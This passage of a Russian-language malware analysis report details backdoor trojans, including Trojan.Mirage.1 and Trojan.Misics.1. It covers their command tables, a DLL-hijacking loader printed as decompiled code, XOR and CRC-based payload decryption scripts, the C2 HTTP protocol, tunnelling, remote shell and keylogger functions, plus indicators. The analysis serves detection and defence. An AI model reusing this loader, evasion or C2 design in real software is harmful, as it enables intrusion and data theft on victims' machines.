В некоторых случаях команда содержит дополнительные параметры в виде строк, разделенных символом `|`. Структура такой команды имеет вид `"param_0"|"param_1"|...|"param_n"`.

Список команд, которые может принимать и выполнять троян, представлены в следующей таблице:

Идентификатор команды	**Описание команды**
`0x00`	NOP
`0x01`	Вызывает `GetTickCount()`, записывает результат в глобальную переменную.
`0x02`	В команде поступает 2 параметра, разделенные символом `|`. Первый параметр является путем к файлу. Троян формирует из него два новых пути: • `<param_0>.tu`

	• <param_0>.tut Затем он проверяет, существует ли файл с исходным именем, указанным в команде. Если да, троян отправляет на сервер ответ <param_1>|01. Если нет — проверяет наличие файла <param_0>.tu. Если такой файл существует, троян отправляет на сервер его размер в виде <param_1>|<size>. Если файл <param_0>.tu не существует, троян создает файл <param_0>tut, записывает в него строку из 32 нулей и удаляет его. В зависимости от результатов выполнения команды троян может передавать на сервер различные варианты ответов. В случае неудачи на каком-либо этапе выполнения команды он отправляет <param_1>|<code>, где code может иметь значение от 01 до 05.
0x03	Создает процесс приложения с именем<param_0>и параметрами командной строки<param_1>.

0x04	Запустить в отдельном потоке перечисление процессов и поочередно отправить информацию о них на сервер. Перед началом перечисления на сервер отправляется пакет с идентификатором 0x17 и полезной нагрузкой в виде DWORD 0x47. Отправка происходит в следующем виде:
	
	`struct process_info`
	`{`
	`WCHAR proc_name[30];`
	`DWORD PID;`
	`DWORD parent_PID;`
	`WCHAR self_module_path[260]`
	`}`
	
	При этом self_module_pathпередается только тогда, когда процесс не работает в среде WOW64. В противном случае данная строка заполнена нулевыми значениями.

0x05	Запускает поток командной строки cmd.exe. Создает процесс cmd.exe с перенаправлением ввода-вывода в именованные каналы (пайпы). После создания процесса либо отправляет пакет с идентификатором 0x17 ID и нагрузкой 0x3D в случае успешного создания, либо 0x3E при неудаче. При этом параметры ввода для командной строки получает из сообщения с помощью функции GetMessage. Результаты выполнения отправляются с идентификатором 0x06 ID.
0x06	Ввод параметров для cmd.exe. При помощи PostThreadMessage отправляет потоку cmd.exe сообщение 0x464 и помещает данные из команды в lParam.
0x08	Закрывает соединение, отправляя перед этим пакет с идентификатором 0x17 и нагрузкой в виде DWORD 0x3E, после чего удаляет службу и свой исполняемый файл.

0x09	Открывает файл для записи с конца и пишет в него буфер из полученной команды. Параметры команды: • param_0 — имя файла; • param_1 — неизвестное значение; • param_2 — размер буфера; • param_3 — специальный флаг; если он равен 1, то файл необходимо будет переместить; • param_4 — буфер для записи. К param_0 дописывает расширение .tu, открывает (или создает) получившийся файл для записи, устанавливает указатель на конец файла, записывает буфер param_4. Если param_3 равен 1, то удаляет файл param_0 и переименовывает файл <param_0>.tu в param_0.
0x14	Получить размер заданного в команде файла.
0x15	Считать из файла 0x1000байт param_0 начиная с param_2, и отправить на сервер результаты с идентификатором 0x15.
0x16	Удалить заданный файл. В случае успеха передает на сервер пакет с идентификатором 0x17 и нагрузкой в виде DWORD 0x1F в случае ошибки передается пакет с идентификатором 0x20.
0x17	Если первый DWORD тела команды равен 1, то засыпает на 1 секунду; если 2 — закрывает дескриптор (handle) файла.
0x18	Завершить процесс с заданным PID. В ответ передает на сервер пакет с идентификатором 0x17. В случае успеха с этим идентификатором также отправляется DWORD 0x0B, в случае неудачи — 0x0C.

0x19	Получение информации о дисках. Получив эту команду, троян проверяет все доступные диски от A до Z и отправляет информацию по каждому из них на сервер.
	Информация о дисках передается в виде следующей структуры:
	`struct disk_info`
	`{`
	`DWORD root_path;`
	`DWORD dword_0;`
	`DWORD type;`
	`DWORD dword_1;`
	`DWORD cdrom_or_removable;`
	`}`
	При этом, если обнаруженный диск имеет тип DRIVE_REMOVABLEили DRIVE_CDROM в параметре cdrom_or_removable указывается значение 1.

	Перед перечислением дисков троян отправляет структуру `disk_info` со значением `dword_1` равным 1, а также остальными членами, равными 0.
`0x20`	Получить список файлов в заданной директории. Список формируется в виде строк формата `<file_name>;<file_size>;<last_write_time(YYYY-MM-DD hh:mm:ss)>;<is_dir>` разделенных символом `|`. Если объект представляет собой каталог, значение `<is_dir>` указывается равным 1; если это файл — 0.

`0x22`	Создание TCP-туннеля. Эта команда содержит параметры хоста, к которому необходимо подключиться. Параметры поступают в виде следующей структуры:
	
	`struct tunnel_host`
	`{`
	`WORD index;`
	`char hostname[66];`
	`DWORD port;`
	`}`
	
	Где index — индекс туннеля.
	
	После подключения к заданному хосту троян получает от него блок размером до `0x400` байт и пересылает его на управляющий сервер в виде такой структуры:
	
	`struct tunnel_data`
	`{`
	`WORD index;`
	`char buffer[];`
	`}`
	
	После отправки последнего блока троян передает индекс с идентификатором `0x24`.

`0x23`	Отправить данные в туннель. Управляющий сервер передает структуру `tunnel_data`, после чего троян пересылает данные в туннель с индексом `tunnel_data.index` index.
`0x24`	В этой команде содержится индекс туннеля, который необходимо закрыть.
`0x25`	В этой команде приходит структура `tunnel_host`. Троян создает TCP-сокет, привязывает его на порт `tunnel_host.port`, и ожидает входящее соединение. При приеме входящего соединения троян отправляет на сервер пакет нулевой длины без полезной нагрузки с идентификатором `0x25`. После чего принимает данные от нового соединения и вместе с идентификатором `0x26` пересылает их на управляющий сервер.
`0x26`	Команда содержит структуру `tunnel_data`. Получив эту команду, троян отправляет данные в соединение, принятое по команде `0x25`.
`0x28`	Завершить поток, отсылающий маячки.

0x29	Переместить файл из param_0 в param_1.
0x31	Создать скриншот рабочего стола.
0x33	Получить список работающих служб в виде строк <service_name>;<service_display_name>;<current_state>, разделенных символом |.
0x34	Команда управления службами. Если param_0 имеет значение 0, останавливает службу param_1. Если param_0 имеет значение 1, запускает службу param_1.

При получении команды с идентификатором 0x17, троян закрывает дескриптор файла, который хранится в глобальной переменной. Этот файл используется только дважды: при получении указанной команды, а также в функции записи в журнал.

Закрытие дескриптора файла:

```
.text:10005161 push    hFile           ; hObject
.text:10005167 call    ds:CloseHandle
.text:1000516D jmp     def_10004C95    ; jumptable
```

Запись в журнал:

```
.text:10005C6D
.text:10005C6D loc_10005C6D:           ; lpOverlapped
.text:10005C6D push    0
.text:10005C6F lea     eax, [ebp+NumberOfBytesWritten]
.text:10005C75 push    eax             ; lpNumberOfBytesWritten
.text:10005C76 push    edx             ; nNumberOfBytesToWrite
.text:10005C77 lea     eax, [ebp+Buffer]
.text:10005C7D push    eax             ; lpBuffer
.text:10005C7E push    hTempRarFile    ; hFile
.text:10005C84 call    ds:WriteFile
.text:10005C8A test    eax, eax
.text:10005C8C jz      short loc_10005C9A
```

```
.text:10005C8E push    hFile           ; hFile
.text:10005C94 call    ds:FlushFileBuffers
```

Таблица значений идентификаторов типа записи в журнале

Идентификатор rec_id	Код ошибки	Тип записи в журнале	Описание
0x01	0	Нет	Записывается в начале исполнения
0x0E	0	Имя управляющего сервера	
0x0F	WSAGetLastError()	Нет	Вносится при ошибке подключения к управляющему серверу
0x07	0	Имя прокси-сервера	
0x08	0	Нет	Вносится перед подключением к прокси-серверу
0x09	GetLastError()	Нет	Вносится, если не удалось подключиться к прокси-серверу
0x0A	0	CONNECT <proxy_addr>:<proxy_port> HTTP/1.1\r\nProxy-Authorization: Basic <proxy_auth>\r\n\r\n либо CONNECT <proxy_addr>:<proxy_port> HTTP/1.1\r\n\r\n, если отсутствуют параметры авторизации на прокси-сервере	Строка подключения к HTTP-прокси
0x0B	GetLastError()	Нет	Вносится при возникновении ошибки подключения к прокси-серверу
0x0C	GetLastError()	Нет	Вносится при получении пустого

			ответа от прокси-сервера
0x0D	0	Ответ от прокси-сервера	Вносится при успешном подключении к прокси-серверу
0x05	GetLastError()	Нет	Вносится, когда не удалось открыть ключ реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings
0x06	0	Строка not find proxy address зашитая в теле трояна.	Вносится, если не удалось получить значение параметра ProxyServerиз реестра
0x03	0	Нет	Вносится, когда пакет с информацией о системе отравлен через прокси-сервер, адрес которого зашит в теле трояна
0x04	0 1 2	Нет Нет Нет	Вносится, когда информация о системе отправлена через прокси-сервер: из реестра в разделе HKCU; полученный с помощью WinHTTP API; из реестра в разделе HKU\<session_user_SID>
0x02	0	Нет	Вносится, когда информация о системе отправлена на сервер напрямую
0x10	0	Нет	Вносится после отправки на сервер

			информации о системе и перед запуском потока с пакетами-маячками

Trojan.Mirage.1

Trojan.Mirage.1 представляет собой многокомпонентный троян-бэкдор, предназначенный для работы в 32-битных операционных системах семейства Microsoft Windows. Используется для несанкционированного управления зараженным компьютером и доступа к содержащейся на устройстве информации. Заражение осуществляется методом внедрения загрузчика в запущенный валидный процесс операционной системы. Распаковка полезной нагрузки и выполнение произвольного кода производятся в оперативной памяти зараженного компьютера.

Принцип действия

Trojan.Mirage.1 содержит следующий комплект файлов:

- `WmiPrvServer.exe` — файл с действительной цифровой подписью HP:

```
CN=Hewlett-Packard Company
OU=Hewlett-Packard Company
OU=Digital ID Class 3 - Microsoft Software Validation v2
O=Hewlett-Packard Company
L=Palo Alto
S=California
C=US
```

- `rapi.dll` — загрузчик. Загружается в процесс WmiPrvServer.exe методом DLL Hijacking.
- `cmdl32.dat` — зашифрованный шелл-код с полезной нагрузкой.
- `config.dat` — зашифрованная конфигурация.

Модуль загрузчика Rapi.dll

Модуль загрузчика внедряется в процесс WmiPrvServer.exe методом DLL Hijacking. Программа получает адрес функции `GetProcAddress` через структуру PEB (Process Environment Block) путем сравнения строк. После чего получает адреса необходимых импортируемых функций:

- `LoadLibraryA`
- `GetModuleFileNameA`
- `VirtualAlloc`


- `CloseHandle`
- `CreateFileA`
- `GetFileSize`
- `ReadFile`

Затем производится чтение файла cmdl32.dat из того же каталога, откуда был запущен родительский процесс троянской программы. Загрузчик расшифровывает файл операцией XOR с байтом `0x88` и JMP-инструкцией совершает переход в расшифрованный буфер.

```
1  int __stdcall work(int a1)
2  {
3    char *v3; // [esp+Ch] [ebp-148h]
4    char *v4; // [esp+20h] [ebp-134h]
5    unsigned int i; // [esp+24h] [ebp-130h]
6    _BYTE *p; // [esp+28h] [ebp-12Ch]
7    char full_path_cmd32_dat[268]; // [esp+2Ch] [ebp-128h]
8    char cmdl32_dat[12]; // [esp+138h] [ebp-1Ch]
9    int h_cmdl32_dat; // [esp+148h] [ebp-Ch]
10   char v10[4]; // [esp+14Ch] [ebp-8h]
11   unsigned int size; // [esp+150h] [ebp-4h]
12
13   strcpy(cmdl32_dat, "cmdl32.dat");
14   get_imports();
15   GetModuleFileNameA_(0, full_path_cmd32_dat, 260);
16   j__strrchr(full_path_cmd32_dat, '\\')[1] = 0;
17   GetFileSize(0, 0);
18   v4 = &cmdl32_dat[strlen(cmdl32_dat) + 1];
19   v3 = (char *)&p + 3;
20   while ( *++v3 )
21     ;
22   qmemcpy(v3, cmdl32_dat, v4 - cmdl32_dat);
23   h_cmdl32_dat = CreateFileA(full_path_cmd32_dat, 0x80000000, 1, 0, 3, 32, 0);
24   if ( h_cmdl32_dat == -1 )
25     return 1;
26   size = GetFileSize(h_cmdl32_dat, 0);
27   p = VirtualAlloc_(0, size, 4096, 64);
28   if ( p )
29   {
30     GetFileSize(0, 0);
31     ReadFile(h_cmdl32_dat, p, size, v10, 0);
32     for ( i = 0; i < size; ++i )
33       p[i] ^= 0x88u;
34     CloseHandle(h_cmdl32_dat);
35     __asm { jmp     eax }
36   }
37   return 1;
38 }
```

Зашифрованный шелл-код cmdl32.dat

В начале работы шелл-код вычисляет размер полезной нагрузки. Начало полезной нагрузки находится вызовом последней функции шелл-кода, а ее конец определяются по сигнатуре `0xDDCCBBAA`.



```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 push    ebp
seg000:00000001                 mov     ebp, esp
seg000:00000003                 sub     esp, 110h
seg000:00000009                 push    ebx
seg000:0000000A                 push    esi
seg000:0000000B                 push    edi
seg000:0000000C                 call    get_payload_start_offset
seg000:00000011                 call    $+5
seg000:00000016                 pop     eax
seg000:00000017                 add     eax, 64h ; 'd'
seg000:0000001A                 mov     [ebp-90h], eax
seg000:00000020
seg000:00000020 calc_payload_size:                      ; CODE XREF: seg000:0000003D↓j
seg000:00000020                 mov     eax, [ebp-90h]
seg000:00000026                 cmp     dword ptr ds:(loc_76+4 - 7Ah)[eax], 0DDCCBBAAh
seg000:0000002C                 jz      short loc_3F
seg000:0000002E
seg000:0000002E loc_2E:                                 ; DATA XREF: get_basic_imports+2↓r
seg000:0000002E                 mov     ecx, [ebp-90h]
seg000:00000034                 add     ecx, 1
seg000:00000037                 mov     [ebp-90h], ecx
seg000:0000003D                 jmp     short calc_payload_size
seg000:0000003F ; ---------------------------------------------------------------------------
seg000:0000003F
seg000:0000003F loc_3F:                                 ; CODE XREF: seg000:0000002C↑j
seg000:0000003F                 mov     edx, [ebp-90h]
seg000:00000045                 sub     edx, [ebp-0D4h]
seg000:0000004B                 mov     [ebp-30h], edx
seg000:0000004E                 call    get_basic_imports
seg000:00000053                 mov     eax, [ebp-74h]
seg000:00000056                 mov     [ebp-0FCh], eax
seg000:0000005C                 mov     ecx, [ebp-6Ch]
seg000:0000005F                 mov     [ebp-100h], ecx
seg000:00000065                 call    loc_75
seg000:00000065 ; ---------------------------------------------------------------------------
seg000:0000006A aUser32Dll      db 'user32.dll',0
seg000:00000075 ; ---------------------------------------------------------------------------
```

Далее программа получает список необходимых импортируемых функций. Через структуру PEB троян находит функцию `GetProcAddress`, при помощи которой сразу получает адрес функции `LoadLibraryA`. Поиск остальных импортов производится через две данные функции.

```
strcmp
memcpy
VirtualAlloc
VirtualProtect
WriteFile
lstrcatA
GetModuleHandleA
IsDebuggerPresent
```

Затем Trojan.Mirage.1 расшифровывает полезную нагрузку операцией XOR с байтом `0xCC`, загружает полученный MZPE-файл в память и совершает вызов экспортируемой функции `mystart`.

Полезная нагрузка

Модуль полезной нагрузки представляет собой динамическую библиотеку с экспортируемыми функциями:

- `OnWork`
- `RunUninstallA`
- `Uninstall`
- `mystart`

Ниже мы рассмотрим две основные функции, обеспечивающие работу трояна: `mystart` и `OnWork`.

Функция mystart

Сперва проверяется наличие файла `%TEMP%\\installstat.tmp`. При наличии файла Trojan.Mirage.1 читает из него адрес прокси-сервера, а затем удаляет файл.

В качестве домашнего каталога используется папка `c:\\programdata\\Tmp\\cmd32\\cmd32`, при этом даты создания, модификации и доступа для папок `c:\\programdata\\Tmp\\cmd32\\cmd32` и `c:\\programdata\\Tmp\\` копируются с файла `%WINDIR%\\System32\\winver.exe`.

Для контроля запуска только одной копии вредоносной программы используется мьютекс `Global\\dawdwere4de2wrw`.

На данном этапе программа проверяет наличие процессов avp.exe и avpui.exe. Если хотя бы один из них обнаружен, то в процессе дальнейшей работы дополнительно проверяет наличие объекта события с именем `Global\\v2kjgtts1` и, при его наличии, завершает свою работу.

Trojan.Mirage.1 может работать в трех режимах. При работе в качестве службы проверяет наличие объекта события с именем `Global\\v2kjgtts1`. В случае отсутствия объекта события копирует свои файлы из текущей директории в `c:\\programdata\\Tmp\\cmd32\\cmd32`, после чего внедряется или в процесс iexplore.exe (в версиях ОС, начиная с Windows Vista и выше), или в процесс explorer.exe (в версиях ОС до Windows Vista).

При работе в контексте процессов explorer.exe или iexplore.exe удаляет свои файлы из директории `%TEMP%` проверяет наличие мьютекса `Global\\dawdwere4de2wrw` и, при его отсутствии, создает его. Если троян запущен с повышенными правами, то он

создает службу Windows Event Update; в противном случае устанавливается в автозагрузку через ключ реестра `[HKCU\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows] 'Load'` и приступает к выполнению основных функций.

В остальных случаях Trojan.Mirage.1 проверяет наличие мьютекса `Global\\dawdwere4de2wrw`. При его отсутствии внедряется или в процесс iexplore.exe (в версиях ОС, начиная с Windows Vista и выше), или в процесс `explorer.exe` (в версиях ОС старше Windows Vista).

Функция OnWork

После получения импортируемых функций программа сразу переходит к выполнению своих основных задач, минуя фазу установки в систему.

Читает файл `c:\\programdata\\Tmp\\cmd32\\cmd32\\config.dat` и расшифровывает его алгоритмом:

```
1  int __cdecl read_config(char *FileName, _BYTE *Buffer)
2  {
3    unsigned int i; // [esp+4Ch] [ebp-10h]
4    FILE *Stream; // [esp+58h] [ebp-4h]
5
6    memset(Buffer, 0, 0xB8u);
7    Stream = fopen(FileName, "rb");
8    if ( !Stream )
9      return 0;
10   fread(Buffer, 1u, 0xB8u, Stream);
11   fclose(Stream);
12   for ( i = 0; i < 0xB8; ++i )
13     Buffer[i] += i;
14   return 1;
15 }
```

Конфигурация имеет следующую структуру:

```
struct st_config
{
  char cnc_addr[32];
  char cnc_port[16];
  char interval[16];
  char timeout[16];
  char unk3[16];
  _DWORD unk4;
  char trojan_name[16];
  _DWORD unk5;
  wchar_t campaign[32];
};
```

Далее Trojan.Mirage.1 собирает различную информацию о зараженном компьютере и формирует структуру:

```
struct st_info
{
  wchar_t version[32];
  wchar_t pc_name_user[64];
  wchar_t bot_ip[64];
  wchar_t macaddr[64];
  _DWORD osver;
  _DWORD cpufreq;
  _DWORD cpunumber;
  _DWORD physmem;
  _DWORD is_wow64_process;
};
```

В поле `%s-v1.0-%s` сохраняется строка `version`; при этом значение `v1.0` зашито в исследуемом образце, а две другие строки `trojan_name` и `campaign` — берутся из конфигурации.

Далее происходит попытка установить соединение с управляющим сервером. Для этого проверяет наличие настроек прокси в записях реестра: `[HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings] 'ProxyEnable'` и `[HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings] 'ProxyServer'`. Если настройки присутствуют, троян будет использовать указанный прокси-сервер в своих запросах.

Trojan.Mirage.1 подключается к указанному в конфигурации управляющему серверу и отправляет следующий пакет:

```
struct st_hello
{
  _DWORD dword0; // 'f'
  _DWORD dword4; // random value
  _DWORD dword8; // random value
  _DWORD dwordC; // random value
  wchar_t text[256]; // "Neo,welcome to the desert of real."
};
```

В ответ принимает следующие команды для выполнения:

- 0 — отправить информацию о зараженном компьютере;
- 1 — запустить плагин для работы с файловой системой;
- 2 — запустить плагин для работы с командной оболочкой;
- 5 — запустить плагин для работы с процессами;
- 6 — запустить плагин для работы с командной оболочкой от другого пользователя;
- 7 — запустить плагин для работы кейлоггера;
- 51 — отправить информацию о зараженном компьютере;
- 52 — скачать обновление вредоносной программы;
- 53 — разорвать соединение с сервером;
- 54 — разорвать соединение с сервером;

- 200 — отправить информацию о накопителях, установленных в системе;
- 201 — отправить листинг директории;
- 202 — удалить файл;
- 203 — переместить файл;
- 204 — отправить файл на управляющий сервер;
- 205 — скачать файл с управляющего сервера;
- 206 — создать директорию;
- 207 — выполнить команду через cmd.exe;
- 300 — отправить на сервер список процессов на зараженном компьютере;
- 301 — завершить процесс по указанному идентификатору;
- 400 — отправить на сервер журнал событий кейлоггера.

Протокол связи с управляющим сервером

Связь с управляющим сервером осуществляется по протоколу HTTP. Запросы имеют следующий вид:

```
POST http://<cnc_addr>:<cnc_port>/result?hl=en&id=<id> HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: en-us\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)\r\n
Proxy-Connection: Keep-Alive\r\n
Content-Length: %d\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Encoding: gzip, deflate\r\n
Host: %s:%d\r\n\r\n
```

Где `<cnc_addr>` — адрес управляющего сервера; `<cnc_port>` — порт управляющего сервера; `<id>` — случайная строка из букв нижнего регистра латинского алфавита. Уникальный `<id>` генерируется для каждого запроса.

Данные POST-запроса и ответа на него шифруются следующим алгоритмом:

```
for ( i = 0; i < data_size; ++i )
  request[req_header_len + i] = (i ^ 0x7C) + data[i];
```

Первый DWORD в ответе сервера является идентификатором команды, которую должен исполнить бот. Остальная часть буфера может содержать дополнительные параметры для этой команды.

Плагин для работы с командной оболочкой

Для перенаправления ввода/вывода из процесса cmd.exe используются три файла:

- `%TEMP%\\cache\\sysin_%d.log`

- %TEMP%\\cache\\sysout_%d.log
- %TEMP%\\cache\\systemp_%d.log

где %d — случайное число, одинаковое для всех трех файлов, которое генерируется в момент запуска плагина. Если плагин был запущен командой №6, то буфер команды должен содержать домен, логин и пароль пользователя, из-под которого производится запуск командной оболочки.

После этого троян запускает командную оболочку с перенаправлением ввода/вывода в указанные выше файлы. Содержимое файла sysout_%d.log будет отправляться на управляющий сервер, а ответ сервера — сохраняться в файл sysin_%d.log.

Trojan.Misics.1

Многофункциональный троян-бэкдор для 64-битных операционных систем семейства Microsoft Windows, основными компонентами которого является загрузчик и полезная нагрузка, функционирующая в оперативной памяти компьютера. Для сокрытия следов присутствия в системе применяются обфускация кода и двухэтапное шифрование полезной нагрузки. Бэкдор предназначен для установки зашифрованного соединения с управляющим сервером и несанкционированного управления зараженным компьютером.

Принцип действия

Загрузчик представляет собой динамическую библиотеку с экспортируемыми функциями Rundll32Entry и ServiceEntry. При заражении устанавливается в директорию C:\ProgramData\MISICS\MISICS.dll.

Способен запускаться в виде сервиса с помощью svchost.exe или выполнять свой код, используя rundll32.exe. При инициализации проверяет, каким способом был запущен процесс. Перезапускается с помощью rundll32.exe с ключом -auto, если был запущен иначе.

В целях обфускации используется большое количество мусорного кода, затрудняющего обнаружение оригинальных инструкций. Поиск всех используемых API происходит через PEB (Process Environment Block) в библиотеках kernel32.dll и user32.dll по имени, в результате чего адрес API заносится в таблицу функций.

Далее программа загружает в память файл <имя загрузчика>.crt, который является зашифрованной полезной нагрузкой. Первые 4 байта файла используются для генерации ключа расшифровки, остальная часть — расшифровывается. В качестве ключа используется контрольная сумма первых 4 байт, вычисленная по алгоритму CRC32. Начальное значение CRC задается в коде — 0xAC1FD22B. Для расшифровки каждого байта данных будет считаться результат CRC от DWORD, который содержит

порядковый номер расшифровываемого байта. Значение CRC из предыдущего шага будет начальным значением CRC для следующего расчета.

Скрипт дешифровки:

```
import struct


def crc32table():

    s = dict()

    for i in range(0x100):
        x = i
        for j in range(8):
            if x & 1:
                x = ((x >> 1) ^ 0xEDB88320) & 0xffffffff
            else:
                x = (x >> 1) & 0xffffffff
        s[i] = x

    return s


table = crc32table()


def crc32(crc, data):

    for i in range(len(data)):
        crc = ((crc >> 8) ^ table[(crc ^ ord(data[i])) & 0xff]) & 0xffffffff

    return crc


def decrypt(data):

    s = ''
    key = crc32(0xAC1FD22B, data[:4])

    j = 0
    for i in range(4, len(data)):
        key = crc32(key, struct.pack('<I', j))
        s += chr((ord(data[i]) - key) & 0xff)
        j += 1

    return s


if __name__ == '__main__':

    with open('MISICS.dll.crt', 'rb') as f:
        data = f.read()

    with open('payload', 'wb') as f:
        f.write(decrypt(data))
```

После расшифровки троян проверяет значение первого DWORD расшифрованных данных. Если оно не равно `0x13AB7064`, расшифровка считается невыполненной.

В начале расшифрованных данных расположена конфигурация размером `0x318` байт, а сразу после нее — полезная нагрузка.

```
#pragma pack(push,1)
struct cfg
{
  _DWORD sig; // 0x13AB7064
  _DWORD isPE;
  _BYTE payload_entry_func_name[260];
  _BYTE payload_entry_func_arg[260];
  _BYTE payload_exit_func_name[260];
  _DWORD bCreateDllExitEvent;
};
#pragma pack(pop)
```

Поле структуры isPE может принимать значения:

- 0 — the payload is a shellcode,
- 1 — the payload is MZPE file (.exe),
- 2 — the payload is MZPE file (.dll).

Если `bCreateDllExitEvent` равен `1`, то по окончании работы троян создает событие, сигнализирующее об этом успешном завершении, а также вызывает функцию payload_exit_func_name полезной нагрузки. а также вызывает функцию `payload_exit_func_name`полезной нагрузки. В рассмотренном образце полезной нагрузкой является шелл-код.

Отладочные строки, формируемые на стеке:

- `Get Payload File Name.\n`
- `ServerLoadPayload()\n`
- `Get Module File Name.\n`
- `Read Payload File.\n`
- `Switch to payload directory.\n`
- `Verify Payload Data.\n`
- `Decrypt Payload Data.\n`
- `Load PE.\n`
- `Create DllExit Event.\n`
- `Get DllExit Export Function.\n`

Пример создания строки rundll32.exe:

```
*(_DWORD *)v109 = 'dnur';
SystemTimeToFileTime(&v106, &v130);
SetLastError(0);
v58 = (v131 >> 3) & 0x3F;
if ( GetLastError() )
  GetVersion();
*(_DWORD *)&v109[4] = '2311';
LOBYTE(v110.wYear) = '.';
v59 = operator new(0x14ui64);
v60 = 0;
v61 = v59;
*(WORD *)((char *)&v110.wYear + 1) = 'xe';
```

Обфускация представляет собой частое включение однотипного кода, не влияющего на выполнение основных функций. Также добавлено множество бессмысленных вызовов:

`GetVersion()`, `SetLastError()`, `GetLastError()`, `GetSystemTime()`, `SystemTimeToFileTime()`, `OutputDebugString()`, `GetTickCount()`.

Некоторые вызовы `OutputDebugString` выдают полезную отладочную информацию.

Другой характерной чертой является множество выделений небольших блоков памяти с помощью функции `new` с одновременным их освобождением.

```
if ( v139 > 1 )
{
  v6 = &v140;
  do
  {
    v7 = GetVersion() & 7;
    if ( (signed int)v7 <= 4 )
      v8 = v7 + 5;
    else
      v8 = v7 - 1;
    *(_BYTE *)v6 = v8;
    ++v5;
    v6 = (__int64 *)((char *)v6 + 1);
  }
  while ( v5 < v139 );
}
```

```
HIBYTE(v110.wDay) = GetVersion();
OutputDebugStringA(v109);
HIBYTE(v106.wDayOfWeek) = 116;
GetSystemTime((LPSYSTEMTIME)&v110);
LOBYTE(v106.wDay) = 32;
SystemTimeToFileTime(&v127, &v130);
SystemTimeToFileTime(&v110, &v114);
SetLastError(0);
SetLastError(0);
HIBYTE(v106.wDay) = 61;
if ( GetLastError() )
  GetVersion();
LOBYTE(v106.wHour) = 61;
v73 = operator new(0xAui64);
HIBYTE(v106.wHour) = 32;
v74 = (const CHAR *)v73;
```

Полезная нагрузка

Основное тело шелл-кода и его конфигурация зашифрованы простым алгоритмом на основе XOR-операции. Дешифровка производится частью шелл-кода, ранее расшифрованной загрузчиком. Скрипт дешифровки:

```
import idaapi
```

```
k = 0x0c
for i in range(0xbce57):
    k = (k + i) & 0xff
    idaapi.patch_byte(0x25 + i, idaapi.get_byte(0x25 + i) ^ k)
```

После расшифровки на шелл-код передается управление. Как и троян-загрузчик, шелл-код ищет через PEB все необходимые API и заносит их адреса в таблицу функций. Для хеширования имени экспортируемой функции используется следующий алгоритм:

```
ror = lambda val, r_bits, max_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))

a = 'GetProcAddress\x00'
c = ord(a[0])


for i in range(1,len(a)):
    c = (ord(a[i]) + ror(c, 13, 32)) & 0xffffffff
```

